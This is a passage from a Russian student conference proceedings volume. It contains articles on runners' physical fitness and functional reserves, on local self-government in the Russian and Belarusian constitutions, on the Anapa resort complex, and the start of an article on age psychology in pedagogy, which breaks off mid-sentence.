Физическая работоспособность спортсменов является важнейшим условием для развития всех основных физических качеств, основой способности организма к перенесению высоких специфических нагрузок, возможности реализовать функциональные потенциалы к интенсивному протеканию восстановления и во многом определяет спортивный результат

практически на всех этапах многолетней тренировки [1, 2, 3].

Уровень физической работоспособности спортсменов обусловлен деятельностью различных систем организма, основными из которых являются системы кровообращения и дыхания. Их исследования у бегунов позволяют учитывать функциональные возможности организма спортсменов. Функциональные резервы организма определяют диапазон надежности его функциональных систем, в котором при нарастании нагрузки не происходит нарушения функций органов и систем органов [4, 5, 6].

Снижение функциональных резервов организма нарушает способности организма адаптироваться к изменяющимся условиям окружающей среды. Их мобилизация сопряжена с напряжением регуляторных систем. Если «цена адаптации» превышает пределы индивидуального «лимита», то развивается перенапряжение и истощение механизмов регуляции [2, 6].

В связи с этим проведены исследования функциональных резервов и физической подготовленности легкоатлетов-бегунов на средние дистанции. Контингент обследованных составили 50 юношей-студентов ФГБОУ ВО «Саратовский национальный исследовательский государственный университет имени Н.Г. Чернышевского» в возрасте 17-25 лет.

Для оценки функциональных резервов организма юношей-легкоатлетов и степени их выносливости проведены проба с физической нагрузкой юношей – Гарвардский степ-тест. Оценка функциональных резервов организма осуществлялась по величинам частоты сердечных сокращений (ЧСС), показателям артериального давления (АД), которые регистрировали до и после проведения Гарвардского степ – теста. Для определения адаптационного ресурса организма и степени переносимости организмом гипоксии было проведено исследование функционального состояния дыхательной системы юношей-бегунов по показателям времени задержки дыхания (ЗД вд) в пробе Серкина [7].

Физическая подготовленность юношей оценивалась на основании силовых и скоростно-силовых способностей с помощью комплекса тестов [8, 9]:

- «Подтягивание на перекладине»,
- «Отжимание в упоре лежа»,
- «Подъем туловища за 1 мин из положения лежа»,
- «Прыжок в длину с места»,
- «Прыжок вверх с места»,
- «Прыжки на скакалке за 25 с»,
- «Бросок набивного мяча 1 кг из-за головы».

Все результаты исследований были подвергнуты статистической обработке по критерию Стьюдента.

В результате исследований функциональных резервов на основании индекса Гарвардского степ-теста (ИГСТ) легкоатлеты-бегуны были

распределены на 2 группы: 60% юношей с хорошей (1 группа) и 40% со средней (2 группа) физической работоспособностью и выносливостью (табл. 1).

Зарегистрированные средние значения ЧСС и АД у обследуемых обеих групп соответствуют возрастным физиологическим нормам. Тем не менее, у юношей с хорошей физической работоспособностью в состоянии покоя отмечается более экономная работа системы кровообращения по сравнению с юношами со средней физической работоспособностью (табл. 1).

Таблица 1

Реактивность сердечно-сосудистой системы легкоатлетов-бегунов на пробу с физической нагрузкой (Гарвардский степ-тест)

Показатели	Юноши с хорошей физической работоспособностью (n=30)		Юноши со средней физической работоспособностью (n=20)	
	до пробы	после пробы	до пробы	после пробы
ЧСС,уд/мин	69,7±1,5	136,5±3,1*	75,8±1,3∞	160,2±2,9*∞
САД, мм.рт.ст.	116,4±1,1	140,9±2,2*	125,3±1,1∞	152,6±1,3*∞
ДАД, мм.рт.ст.	72,6±1,5	70,7±1,1*	78,8±0,8∞	83,3±0,8*∞
ПД, мм.рт.ст	43,8±1,4	66,2±2,3*	51,5±1,4∞	70,3±1,6*∞
ИГСТ, усл.ед	85,3±2,4		73,4±1,9∞	

* − $p<0,05$ – различия достоверны относительно показателей до пробы;
∞ − $p<0,05$ – различия достоверны относительно показателей юношей с хорошей физической работоспособностью

Реакции со стороны сердечно-сосудистой системы на физическую нагрузку (Гарвардский степ-тест) у юношей в обеих группах носили однонаправленный характер, что выражалось в увеличении всех параметров ЧСС и АД. Однако у юношей 2 группы реакции носили более выраженный характер в отличие от юношей 1 группы.

Установлены более высокие показатели задержки дыхания на всех этапах пробы Серкина, а, следовательно, более функциональные и резервные возможности организма у бегунов с хорошей физической работоспособности юношей по сравнению с данными спортсменов со средней физической работоспособностью (табл. 2).

Таблица 2

Реактивность дыхательной системы легкоатлетов-бегунов с различным уровнем физической работоспособности

Группы	Время задержки дыхания в пробе Серкина		
	ЗД вд, с (1 этап)	ЗД вд, с (2 этап)	ЗД вд, с (3 этап)
Юноши с хорошей физической работоспособностью (n=30)	72,4±0,7	43,4±0,7	88,4±0,6
Юноши со средней физической работоспособностью (n=20)	61,6±0,6*	34,6±0,3*	72,4±0,6*

* – $p<0,05$ – различия достоверны относительно показателей юношей с хорошей физической работоспособностью

В результате исследований в изучаемых параметрах силовой и скоростно-силовой подготовленности юношей с хорошей и средней физической работоспособностью выявлена их существенная разница (табл. 3).

Так, у юношей с хорошей физической работоспособностью выявлены достоверно наиболее высокие показатели силовой и скоростно-силовой подготовленности по сравнению с бегунами со средней физической работоспособностью и выносливостью. Следовательно, с повышением уровня физической работоспособности повышаются функциональные резервы организма спортсмена.

Таблица 3

Средние показатели силовых и скоростно-силовых способностей легкоатлетов-бегунов с разным уровнем физической работоспособности

Показатели	Юноши с хорошей физической работоспособностью (n=30)	Юноши со средней физической работоспособностью (n=20)
показатели силовых способностей		
Подтягивание на перекладине, раз	11,2±0,3	8,7±0,4*
Отжимание в упоре лежа, раз	29,3±0,9	24,6±1,1*
Подъем туловища за 1 мин из положения лежа, раз	51,6±0,8	46,2±0,9*
показатели скоростно-силовых способностей		
Прыжок в длину с места, см	219,5±1,6	197,9±1,7*
Прыжок вверх с места, см	48,2±1,3	42,1±1,1*
Прыжки на скакалке за 25 с, раз	65,1±0,7	57,5±0,9*

Бросок набивного мяча 1 кг из-за головы, см	403,5±4,1	373,7±5,3*

* – $p<0,05$ – различия достоверны относительно показателей юношей с хорошей физической работоспособностью

Таким образом, постоянный контроль резервных возможностей организма бегунов-средневиков, их физической работоспособности и подготовленности являются важным фактором планирования тренировочного процесса и оценки результатов соревнований.

Использованные источники:

1. Токаева Л.К., Павленкович С.С. Физическая работоспособность как интегральный показатель функционального состояния и физического здоровья студентов педагогического вуза // Известия Пензенского государственного педагогического университета им. В.Г. Белинского. 2011. № 25. С. 645-649.
2. Апанасенко Г.Л., Попова Л.А. Медицинская валеология. Ростов н/д.: Феникс, 2000. 248 с.
3. Павленкович С.С. Формирование культуры здоровья как профессиональной ценности у студентов физкультурного вуза // Современные направления развития системы физкультурного и технологического образования. Саратов, 2016. С.121-125.
4. Иванов В.В. Комплексный контроль в подготовке спортсменов. М: Физкультура и спорт, 2009. 391 с.
5. Попов В.Б. Специальная физическая подготовка легкоатлетов // Физическая культура в школе. 2001. № 6. С.56-61.
6. Жилкин А.Н. Легкая атлетика. М.: Академия, 2005. 464 с.
7. Дубровский В.И. Спортивная медицина. М.: ВЛАДОС, 2002. 512 с.
8. Ланда Б.Х. Методика комплексной оценки физического развития и физической подготовленности. М.: Советский спорт, 2008. 244 с.
9. Легкая атлетика в вузе: силовая подготовка спринтеров: методические указания / сост. В.В. Захарова, А.И. Стафеев. Ульяновск: УлГТУ, 2012. 73 с.

УДК 342.4

Павлова Н.С.
студент магистратуры 3 курса
кафедра конституционного и муниципального права
Костомарова-Фон Дитц К.Р.
студент магистратуры 3 курса
кафедра конституционного и муниципального права
Российская академия народного хозяйства и государственной службы при Президенте Российской Федерации
Среднерусский институт управления
Российская Федерация, г. Орел

СРАВНИТЕЛЬНЫЙ АНАЛИЗ КОНСТИТУЦИОННЫХ ОСНОВ В МЕСТНОМ САМОУПРАВЛЕНИИ РОССИЙСКОЙ ФЕДЕРАЦИИ И РЕСПУБЛИКИ БЕЛАРУСЬ

Аннотация. Данная статья посвящена сравнительному анализу основ местного самоуправления в Российской Федерации и республики Белоруссия. Авторы постарались выделить схожие и различные черты двух систем самоуправления, проблемы их формирования и сферы применения, а так же особенности. Так же в статье рассматривается важность наличия конституционных основ и системы местного самоуправления, указывая их особенности.

Ключевые слова: Конституция, конституционное право, местное самоуправление.

Pavlova N.S., Master of 3 courses
Central Russian Institute of Management - branch of RANEPA
Kostomarova-Von Dits K.R., Master of 3 courses
Central Russian Institute of Management - branch of RANEPA
Russia, Oryol

COMPARATIVE ANALYSIS OF CONSTITUTIONAL BASES IN THE LOCAL SELF-GOVERNMENT OF THE RUSSIAN FEDERATION AND THE REPUBLIC OF BELARUS

Annotation. This article is devoted to a comparative analysis of the foundations of local self-government in the Russian Federation and the Republic of Belarus. The authors tried to highlight the similar and different features of the two systems of self-government, the problems of their formation and scope, as well as features. The article also discusses the importance of having constitutional foundations and a system of local self-government, indicating their features.

Keywords: Constitution, constitutional law, local government.

Практически во всех современных государствах основы местного самоуправления закрепляются в конституциях. Ныне действующая

Конституция Российской Федерация принята всенародным референдумом 12 декабря 1993 года. Основной же закон Белоруссии был утверждён 15 марта 1994 года Верховным Советом Республики Беларусь 12-го созыва. Эти документы, с некоторыми поправками и дополнениями являются действующими нормативными правовыми актами. В Конституции Российской Федерации и Конституции Республики Беларусь существуют главы, регулирующие вопросы местного самоуправления. Эти главы называются в Российской Федерации – «Местное самоуправление» и в республике Белоруссия – «Местное управление и самоуправление». Территориальное самоуправление в современном его значении восходит корнями к античности. Ещё в середине I века до н.э. поздняя римская республика начинает регламентировать специфические принципы местного управления, обладающего выборностью и определённой автономией от центра[146].

Сейчас же местное самоуправление – это организация деятельности региональных сообществ по обеспечению решений вопросов местного значения, исходя из интересов постоянно проживающего на данной территории населения. Во все периоды главное содержанием самоуправления является активное участие граждан в решении затрагивающих всех проблем. Обе Конституции были приняты примерно в одно и то же время, в них содержится множество близких по содержанию и значению статей, но есть и существенные различия.

Рассматривая Конституцию Российской Федерации, то местное самоуправление там осуществляется путём гражданского волеизъявления, через выборы, референдумы и другие органы местного самоуправления (ст. 130). По Конституции Республики Беларусь перечисляются такие формы местного самоуправления, как собрания граждан, местные Советы Депутатов, органы территориального общественного самоуправления (ст.117). В обеих Конституциях местное самоуправление обеспечивает самостоятельное решение населением вопросов местного значения, и управления самостоятельных полномочий[147].

Само население может формировать структуру органов самоуправления. В Конституции Российской Федерации этот закон закреплен в статье 131, в Белорусской – в 118. В обоих случаях органы местного самоуправления решают все вопросы местного значения. И в Конституции Российской Федерации, и в Конституции республики Белоруссия органы местного самоуправления устанавливают различные местные налоги и сборы, формируя и утверждая местный бюджет, отчитываясь о его исполнении (ст.132 и ст.121). Но существуют и серьёзные

[146] См.: Матвеева Е.С. Рецепция римского права: учебно-методическое пособие / Е.С. Матвеева. – Орёл: Издательство РАНХиГС, 2015. – 145с.

[147] См.: Matveeva E., Malyavkina N. FORMATION OF COMPREHENSIVE EVALUATION OF THE EFFICACY OF THE LEGAL STATUS OF A MUNICIPAL OFFICER // Modern European Researches. – 2016. – № 1. – С. 52.

различия, например, вот в Конституции Российской Федерации органы местного самоуправления должны обеспечивать охрану общественного порядка (ст.132), но в Конституции Республики Беларусь эта обязанность не обозначается, как закреплённая за органами местного самоуправления. Отличительной особенностью же Конституции Российской Федерации относится и сама структура органов местного самоуправления, которая определяется самим населением (ст.131.1). В Конституции республики Белоруссия данный аспект не закреплён. В ней говорится, что руководителей распорядительных и исполнительных должностей назначает на должность и освобождает от неё Президент Республики Беларусь (ст.119).

В обеих конституциях говорится о том, что принятые законы распространяются на всю территорию. По Конституции Российской Федерации органы местного самоуправления могут быть наделены определенным набором государственных полномочий, но их реализация подконтрольна государству (ст.132. 2). В Конституции Беларуси есть схожая статья о том, что решения, принятые местным Советом депутатов, не соответствующие законодательству, отменяются вышестоящими представительными органами (ст. 122). Главы о местном самоуправлении являются важной частью обеих Конституций, так как центр не всегда может знать, в чем именно нуждается конкретный субъект государства. Так как и Российская Федерация, и Республика Беларусь по Конституции являются правовыми демократическими государствами, то эта глава является необходимой в их структуре[148].

По Конституции Российской Федерации глава 8 «Местное самоуправление» является конкретизацией 12-й статьи 1-ой главы об основах конституционного строя. Такая модель была принята как наиболее близкая к общепринятому эталону европейских демократических стран. Она достаточно определенно указывает цель, к которой надо стремиться в реформировании местной власти. В соответствии с Конституцией РФ народ вправе осуществлять свою власть не только через органы государственной власти и непосредственно, но и через органы местного самоуправления. Конституция России определила местное самоуправление как одну из самостоятельных форм осуществления власти народом, признавая и защищая экономическую основу самоуправления - муниципальную собственность равным образом с государственной, частной и иными формами собственности[149]. Высшей ценностью признаются права и свободы человека и гражданина, которые должны быть обеспечены на всей территории Российской Федерации. Это является обязанностью государства, но государство не может в полной мере проследить за всеми своими субъектами, поэтому и нужны органы местного самоуправления. В

[148] См.: Matveeva E., Malyavkina N. FORMATION OF COMPREHENSIVE EVALUATION OF THE EFFICACY OF THE LEGAL STATUS OF A MUNICIPAL OFFICER // Modern European Researches. – 2016. – № 1. – С. 54.

[149] Бархатова Е.Ю. Комментарий к Конституции Российской Федерации. – М.: Проспект, 2017. – С.120.

Конституции закреплено право на участие граждан в местном самоуправлении, граждане самостоятельно могут принимать решения, касающиеся вопросов местного значения, органы создаваемые для этой цели также являются свободными, конституция запрещает ограничивать права местного самоуправления. Самоуправление присуще всем народам мира и не было «свободной» от него населенной людьми территории. Развитие местного самоуправления - объективный процесс. Оно продолжает развиваться вглубь и вширь, охватывая все новые и новые государства. Сущностная черта местного самоуправления - это самостоятельное решение населением и формируемыми им органами вопросов местной жизни, исходя из собственных интересов, исторических и иных местных традиций под свою ответственность.

Конституцией РФ не только признаётся право населения, местных сообществ на самоуправление, но и декларируется его гарантия всеми государственными органами, как федеральными органами власти, так и органами власти субъектов Федерации. Это гарантии экономические, юридические, организационные. Юридические гарантии включают установление федеральными законами, законами субъектов Федерации статуса местного самоуправления, обеспечения обязательности решений органов местного самоуправления. Организационные и кадровые гарантии включают подготовку на государственном уровне муниципальных служащих различных рангов, информационное обеспечение местного самоуправления.

Таким образом, в завершении можно сказать, о том что местное самоуправление является одним из важных субъектов в системе государственного управления и на территории Российской Федерации, и на территории Республики Беларусь, так как благодаря ей обеспечивается оптимальное решение различных вопросов местного значения. Оно является важным элементом организации демократии и обеспечения плюрализма. Можно без преувеличения сказать, что повышение эффективности деятельности таких органов является важным условием обеспечения стабильности в обществе в целом. Широкое вовлечение граждан в решение проблем местной жизни, результативное удовлетворение повседневных потребностей населения, строгое соблюдение законодательных положений при соблюдении и поддержании баланса государственных и местных интересов, т.е. общих интересов жителей каждого муниципального образования, способны заложить прочный фундамент для гражданского согласия.

Использованные источники:

1. Антонова О.А. Конституционные основы местного самоуправления: Сравнительно-правовой анализ // Национальная государственность и европейские интеграционные процессы. В 2 т. Т. 2. Проблемы унификации законодательства в Содружестве Независимых Государств и Европейском Союзе: сб. науч. тр. / редкол.: С. А. Балашенко [и др.]. – Минск: БГУ, 2008. –

434 с.
2. Бархатова Е.Ю. Комментарий к Конституции Российской Федерации. – М.: Проспект, 2017. – 256с.
3. КОНСТИТУЦИЯ РЕСПУБЛИКИ БЕЛАРУСЬ 1994 ГОДА (С ИЗМЕНЕНИЯМИ И ДОПОЛНЕНИЯМИ, ПРИНЯТЫМИ НА РЕСПУБЛИКАНСКИХ РЕФЕРЕНДУМАХ 24 НОЯБРЯ 1996 Г. И 17 ОКТЯБРЯ 2004 Г.)
4. КОНСТИТУЦИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ (ПРИНЯТА ВСЕНАРОДНЫМ ГОЛОСОВАНИЕМ 12.12.1993) (С УЧЕТОМ ПОПРАВОК, ВНЕСЕННЫХ ЗАКОНАМИ РФ О ПОПРАВКАХ К КОНСТИТУЦИИ РФ ОТ 30.12.2008 N 6-ФКЗ, ОТ 30.12.2008 N 7-ФКЗ, ОТ 05.02.2014 N 2-ФКЗ, ОТ 21.07.2014 N 11-ФКЗ)
5. Конституционное право России: Учебник/ И.Б Гоптарева. – Оренбург: ГОУ ОГУ, 2008. – 274с.
6. МАТВЕЕВА Е.С. РЕЦЕПЦИЯ РИМСКОГО ПРАВА: УЧЕБНО-МЕТОДИЧЕСКОЕ ПОСОБИЕ / Е.С. МАТВЕЕВА. – ОРЁЛ: ИЗДАТЕЛЬСТВО РАНХИГС, 2015. – 145С.
7. MATVEEVA E., MALYAVKINA N. FORMATION OF COMPREHENSIVE EVALUATION OF THE EFFICACY OF THE LEGAL STATUS OF A MUNICIPAL OFFICER // MODERN EUROPEAN RESEARCHES. – 2016. – № 1. – С. 51-55.
8. СИДОРЧУК, В. К. ИСТОРИЯ ПРАВА О МЕСТНОМ САМОУПРАВЛЕНИИ БЕЛАРУСИ. – БГУ, 2012. – 428С.

УДК 338.4

Пальчикова М.О.
студент магистратуры
направление подготовки «География»
Бекух З.А., к.геогр.н.
доцент
кафедра физической географии
ФГБОУ ВО «Кубанский государственный университет»
Россия, г. Краснодар

САНАТОРНО-КУРОРТНЫЙ КОМПЛЕКС КУРОРТА АНАПА

Аннотация: В статье рассматриваются современное состояние и особенности функционирования санаторно-курортного и туристско-рекреационного комплекса города-курорта Анапа. Дается обзор природных лечебных факторов курорта и современного состояния курортной инфраструктуры. Современное состояние города-курорта Анапа можно охарактеризовать как устойчивое, с ярко выраженными положительными тенденциями.

Ключевые слова: курорт, туризма, рекреация, Анапа, Краснодарский край, Черноморское побережье.

Palchikova M.O., graduate student, training direction "Geography»
Kuban State University
Russia, Krasnodar
Becukh Z.A., candidate of geographical Sciences, associate Professor
Associate Professor of physical geography Department
Kuban State University
Russia, Krasnodar

HEALTH RESORT COMPLEX OF ANAPA RESORT

Abstract: the article deals with the current state and features of the functioning of the sanatorium-resort and tourist-recreational complex of the resort city of Anapa. An overview of the natural healing factors of the resort and the current state of the resort infrastructure. The current state of the resort town of Anapa can be described as stable, with pronounced positive trends.

Keywords: resort, tourism, recreation, Anapa, Krasnodar region, black sea coast.

Уникальный лечебный климат, современные санаторно-курортные комплексы и широко развитая инфраструктура развлечений города-курорта Анапа привлекают миллионы туристов практически из всех регионов нашей страны, а также из бывших республик СССР, государств разных континентов. Ежегодно растет также число туристов, предпочитающих оздоровление в санаториях, отдыху в гостиницах и частном секторе Анапы. При этом санатории Анапы предлагают широкий аспект условий проживания, питания, лечения и отдыха. Цены на путевки напрямую зависят

от предоставляемых санаториями услуг [19].

В Анапе функционируют более 19 километров оборудованных пляжей, 120 медицинских пунктов и спасательных постов, 81 пляжная территория оборудована системами видеонаблюдения. В целом поток туристов на курорты Краснодарского края с начала 2018 года составил около 5,2 млн человек, что на 9% больше, чем за аналогичный период 2017 года. Койко-емкость санаторно-курортных учреждениях Анапы - около 194 тысяч мест. Емкость частного сектора курорта Анапа, представленном отелями, гостиницами, гостевыми домами, мини-гостиницами в 2018 году составляет 90 тысяч койко-мест. Частный сектор Анапы расширяется, спектр курортных услуг увеличивается, сервис улучшается. Все чаще «частники» Анапы заключат со здравницами договора на курс оздоровления и долечивание размещаемых отдыхающих [36].

На курорте Анапа функционируют более 200 здравниц, около 80 из них – круглогодичные. В 2018-м году велась планомерная подготовка к приему гостей. При подготовке к курортно-оздоровительному сезону 2018 года санаториями и пансионатами Анапы проведены масштабные работы по расширению и улучшению материально-технической базы, в том числе, капитальные ремонты, замена мебели и оборудования, благоустройство территории и другие работы. На муниципальных пляжах для удобства отдыхающих с детьми организовали специальные детские площадки, где можно было оставить ребенка с педагогами-аниматорами. Более 10 крупных санаториев и пансионатов провели капитальную реконструкцию, что позволило увеличить номерной фонд более чем на тысячу мест и создать более комфортные условия отдыха нашим гостям. На курорте предприятия семейного отдыха много делают для отдыха детей: строятся хорошие детские площадки с горками, детские бассейны, аквапарки, закупаются специальные детские кроватки; стульчики для кормления детей, игрушки, предусматривается обязательное дополнительное питание для детей, детская анимация.

Более 770 тыс. туристов посетили город-курорт Анапа с начала 2018 года, что на 4% больше, по сравнению с аналогичным периодом прошлого года. По данным пресс-службы администрации города-курорта, средняя загрузка средств размещения в 2018 году составляет около 90%. Распределение туристов по целям прибытия наглядно демонстрирует специализацию территории (таб. 1).

Таблица 1 Основные цели прибытия туристов в Анапу [23].

Цель прибытия (причина)	Сезонный период %	Внесезонный период %
Лечение	24,4	48,8
Оздоровление	25,2	42,4
Отпуск (каникулы)	49,5	8,1
Деловые цели	0,3	0,2
Прочие	0,6	0,5
Всего	100,0	100,0

Конкурентоспособность курорта напрямую зависит от состояния его пляжных территорий. Создать все необходимые условия для полноценного пляжного отдыха взрослых и детей – важнейшая задача для представителей туристической индустрии курорта Анапа.

В летний период на территории курорта осуществляется прием организованных групп детей лагерями Анапы, общей вместимостью 22 292 места. В том числе, 20 круглогодичных здравниц, общей вместимостью около 11 000 мест. Эффективность оздоровления от общего количества оздоровленных детей составил:

– 98,3 % детей имеют выраженный оздоровительный эффект;

– 1,5 % – слабый оздоровительный эффект;

– 0,02 % – отсутствие оздоровительного эффекта.

В здравницах курорта функционируют центры по лечению сахарного диабета легкой и средней степени, по психотерапии, по аллергологии, по неврологии, по снижению избыточной массы тела, по детской гинекологии и другие. Санаторно-курортные учреждения Анапы накопили большой опыт работы по оздоровлению детей, подростков и взрослых, поступающих из Чернобыльской зоны и экологически неблагополучных регионов страны.

Таким образом, город-курорт Анапа на сегодняшний день является одной из немногих рекреационных зон, специализирующихся на детской рекреации и семейном отдыхе, и сочетающих в себе природно-климатические и бальнеологические факторы. С учетом наличия развитой курортной инфраструктуры, город-курорт имеет все шансы преодолеть существующую ярко выраженную сезонность функционирования при условии решения некоторых существующих проблем, таких как: низкий уровень сервиса, недостаточная емкость существующих средств размещения, инфраструктурные ограничения в развитии курорта и т.п.

Использованные источники:

1. Астапов М.Б., Беликов М.Ю., Куделя Е.В., Салеева Т.В., Миненкова В.В., Максимов Д.В., Волкова Т.А., Карпова Ю.И., Жаворонков Д.В. Исследование удовлетворенности туристов и экскурсантов организацией отдыха в некоторых районах Краснодарского края и расчет оценки вклада туристов в экономику региона / Краснодар, 2015.
2. Волкова Т.А., Мищенко А.А. Влияние внутреннего туризма на проблемы и перспективы развития туристско-рекреационного комплекса Краснодарского края / Курортно-рекреационный комплекс в системе регионального развития: инновационные подходы. 2011. № 1. С. 101-104.
3. Курортная отрасль: итоги и перспективы // БезФормата: Новости Анапы и Краснодарского края URL: http://anapa.bezformata.com/listnews/kurortnaya-otrasl-itogi-i-perspektivi/2170893/ (дата обращения: 17.12.18).
4. Мищенко Т.А. Рекреационный потенциал территории: содержание и проблемы оценки / География: проблемы науки и образования: Матер. всерос. науч.-метод. конф. Российский государственный педагогический

университет имени А.И. Герцена. Санкт-Петербург, 2009. С. 101-105.
5. Чистяков В.И., Мищенко А.А., Филобок А.А., Волкова Т.А. Ключевые проблемы экологической безопасности Азово-Черноморского побережья России / Морские берега - эволюция, экология, экономика Матер. XXIV Междунар. конф.: в 2 томах. Российский государственный гидрометеорологический университет. 2012. С. 104-108.

УДК: 44.03.01

Панфил А.Т.
студент 3 курса бакалавриата
Северный Арктический федеральный
университет имени М.В. Ломоносова
Высшая школа педагогики, психологии и физической культуры
научный руководитель: Флотская Н.Ю.
доцент
кафедра педагогики
Россия, г. Архангельск

ВОЗРАСТНАЯ ПСИХОЛОГИЯ И ЕЁ ЗНАЧЕНИЕ ДЛЯ ПЕДАГОГИКИ

*В статье рассматривается понятие возрастной психологии, её суть и этапы, важные для педагогического процесса. Рассмотрено значение и продуктивность использования знаний в данной области в педагогике***.**

Ключевые слова: возрастная психология, педагогика, педагогический процесс, этап, кризис.

Panfil A.T.
3rd year bachelor course student
Northern Arctic Federal University named after M. V. Lomonosov
Higher school of pedagogy, psychology and physical education
Russia, Arkhangelsk
Scientific adviser: Flotskaya N.Yu.
senior lecturer of pedagogy

AGE PSYCHOLOGY AND ITS IMPLICATIONS FOR PEDAGOGY

The article deals with the concept of age psychology, its essence and the stages important for the pedagogical process. The importance and productivity of the use of knowledge in this field in pedagogy are considered.

Key words*: age psychology, pedagogy, pedagogical process, stage, crisis.*

Педагог – трудная и в какой-то мере универсальная профессия. Трудность по большей мере состоит в том, что важно не просто передать свои знания другим, но сделать это так, чтобы обучающиеся усвоили максимально возможный объём этих знаний. Но предпочтения у всех разные, следовательно, и разная заинтересованность в усвоении. Универсальность же состоит в том, что помимо передачи знаний в спектр обязанностей педагога входит и воспитание, духовное и личностное

развитие индивида. Всё это говорит о том, что желательно иметь определённый базис знаний по психологии человека в соответствии с его возрастом, о происходящих в определённый период изменениях в психике.

Согласно проведённому мной опросу среди студентов и преподавателей одного из учебных учреждений из 46 опрошенных (среди них и будущие преподаватели) примерно 40 процентов вообще не знают, что такое возрастная психология, а ещё 20 процентов где-то слышали о ней, но не углублялись в знания. При этом, 97.8 процента опрошенных считают, что для воспитания и обучения важно знать психические особенности детей. И 24 процента уверены в том, что во время их обучения в школе учителя не использовали знания по возрастной психологии во время образовательного процесса, а почти половина опрошенных не может дать точный ответ. Что меня натолкнуло на написание этой статьи? То, что люди, не знающие о возрастной психологии, считают, что она важна.

Возрастная психология – отрасль психологических знаний, изучающая факты и закономерности развития психики человека, а также развитие его личности на разных этапах онтогенеза. [1, с. 5] Предметом изучения данной науки является формирование когнитивной и личностной сферы человека, а объектом её изучения является сам человек.

Возрастная психология подразделяется на следующие составные части:

– детская психология;
– психология юности;
– психология зрелого возраста;
– геронтопсихология (психология старости).

Из всего этого для педагога, работающего в школе, колледже или университете, наиболее интересна психология юности и детства.

Детство – это период жизни человека, охватывающий временной отрезок от рождения до одиннадцати-двенадцати лет. Именно этот период является наиболее важным в становлении личности, так как человек проходит путь от бессознательного беспомощного существования до довольно адекватной и сознательной жизни, которая характеризуется адаптивностью к природе и современному обществу, к окружающим людям. К концу этого пути индивид уже способен взять на себя ответственность за себя, свои поступки, а также за своих близких. Также в этот период жизни мозг человека крайне восприимчив и впитывает любую информацию, независимо от её достоверности и влияния.

Юность – промежуточный между детством и зрелостью отрезок жизни, не имеющий каких-либо общепринятых границ по своей продолжительности. При наступлении данного периода характерны изменения в мышлении, эмоциях, моральном становлении, а также в отношении к жизни внутри социума, определении своего места и роли и позиции в нём. Формируется более чёткие убеждения во всех сферах, которые затрагивают жизнь данного человека, определяется мировоззрение.

В свою очередь, участок жизни от рождения до совершеннолетия по законодательству Российской Федерации также делится на условные части: младенчество, ранний возраст, дошкольный возраст, младший школьный возраст, подростковый возраст, ранняя юность. Каждый этот период отличается характерными кризисами личности и новообразованиями, знание которых значительно облегчит работу педагога и повысит её продуктивность. Для рассмотрения наиболее интересен возраст от начала посещения школы до обучения в учреждении более узкого профиля включительно, то есть последние три вышеуказанные части.

Младший школьный возраст – период жизни, начинающийся в 7 и заканчивающийся в 10 лет. Временные рамки совпадают с обучением в начальной школе. Ведущим видом деятельности является учебная. У ребёнка есть интерес к обучению, так как это для него что-то новое, но бывают моменты, когда трудно сконцентрировать внимание на длительный промежуток времени, поэтому учебный процесс разбавляется физкульт-минутками.

Основным и центральным новообразованием данного периода является произвольность психических процессов – умение сознательно ставить цели, искать и находить средства их достижения, преодолеть трудности и препятствия. Чтобы поспособствовать этому, нужно подталкивать учеников на установку таких целей, как понимание того или иного предмета изучения, сосредоточенность внимания на том, что объясняет преподаватель и так далее.

Данный возраст характеризуется кризисом младшего школьного возраста (или кризис 7-ми лет), основными причинами и в то же время изменениями которого являются несколько пунктов, и первым является переход игры на второстепенный уровень. Это не значит, что игровая деятельность полностью исключается, просто меняется отношение к игре, и суть её обычно более глубока, чем в дошкольном возрасте. За этим должен следить учитель, так как в игровое время ярко выражаются склонности в организаторским способностям, лидерству и активной позиции, возможно выявление слабого звена и «изгоя» в классе. В последнем случае учитель должен незамедлительно принять меры и изменить ситуацию, акцентируя внимание на том, что класс должен быть единым целым, о тогда он будет сильнее. Ещё стоит обратить внимание на детей с агрессивным поведением. Как правило, с такими требуется более глубокая работа в воспитательном аспекте педагогического процесса.

Вторым пунктом является переоценка ценностей. Теперь для ребёнка важно то, что до этого не имело никакого значения, а именно: оценки в школе, отношение людей из нового социального круга, коллектива, похвала учителя. Учитель должен проследить, чтобы ценностями оставались именно духовные и социальные элементы, а не материальные блага (деньги, телефоны и так далее).

Ещё один важный пункт, который затрагивает кризис младшего

школьного возраста – это изменение эмоциональной сферы ребёнка. Наиболее выраженными поведенческими реакциями могут быть кривляние, агрессия; истерика, подчеркнутая искусственность действий, явно подчёркнутая самим учащимся. Для педагога крайне важно спокойно реагировать на такие выходки, так как ребёнок должен понять, что такое неэффективно и не несёт пользы. Если он достигнет желаемого результата одним из этих методов, то посчитает его правильным и будет использовать чаще и чаще.

Подростковый возраст – это период перестройки социальной активности, сопровождающийся очень мощными сдвигами во всех сферах жизнедеятельности ребенка[3]. Он непосредственно является одним из основных, критических периодов в жизни любого человека. Он начинается на 11-ом и заканчивается на 15-ом годах жизни[1, с. 48], и является следствием полового созревания. Ведущим видом деятельности в данный период является интимно-личностное общение со сверстниками. Желание найти близкого человека в некоторой мере заменяет желание учиться.

Основное новообразование – чувство взрослости – в некоторых случаях может выходить за рамки, и за этим следует смотреть учителю. Подросток считает, что он знает достаточно для того, чтобы принимать какие-либо жизненные решения. Преподавателю стоит по мере своих возможностей стараться корректировать эти решения, если они слишком необдуманные и легкомысленные.

Также на этапе подросткового возраста есть и свой кризис. Он проявляется стремлением к самовыражению, самоутверждению, самовоспитанию, потерей непосредственности поведения, демонстрацией независимости, снижением мотивации к учебной деятельности, конфликтами с родителями, педагогами[4]. Преподаватель должен понимать это и пробовать заинтересовывать ученика в познании своего предмета, а на конфликтные ситуации, порождаемые воспитанниками, стараться реагировать спокойно, но не давать унижать себя. Подростковый кризис завершается формированием нового уровня самосознания, появлением способности познавать собственную личность при помощи рефлексии.

Ранняя юность – Это период полного завершения становления взрослого человека. Временные рамки – с 16-ти по 18 лет. Ведущим видом деятельности на данном этапе у человека должна стать учебно-профессиональная деятельность, поддерживаемая желанием обустроить своё будущее. Именно в этот период появляются такие новообразования, как профессиональное и личностное самоопределение. Педагог должен помогать обучающемуся в расстановке приоритетов и правильном выборе профессии. Ещё одна проблема, с которой сталкиваются дети в этом возрасте – это кризис выхода в жизнь. Осознание того, что в дальнейшем им придётся делать всё самим, взять полную ответственность за себя и своё обеспечение может свалить их с ног. Преподаватель не должен угнетать ребёнка словами о том, что у него ничего не получится и что он не сможет преодолеть

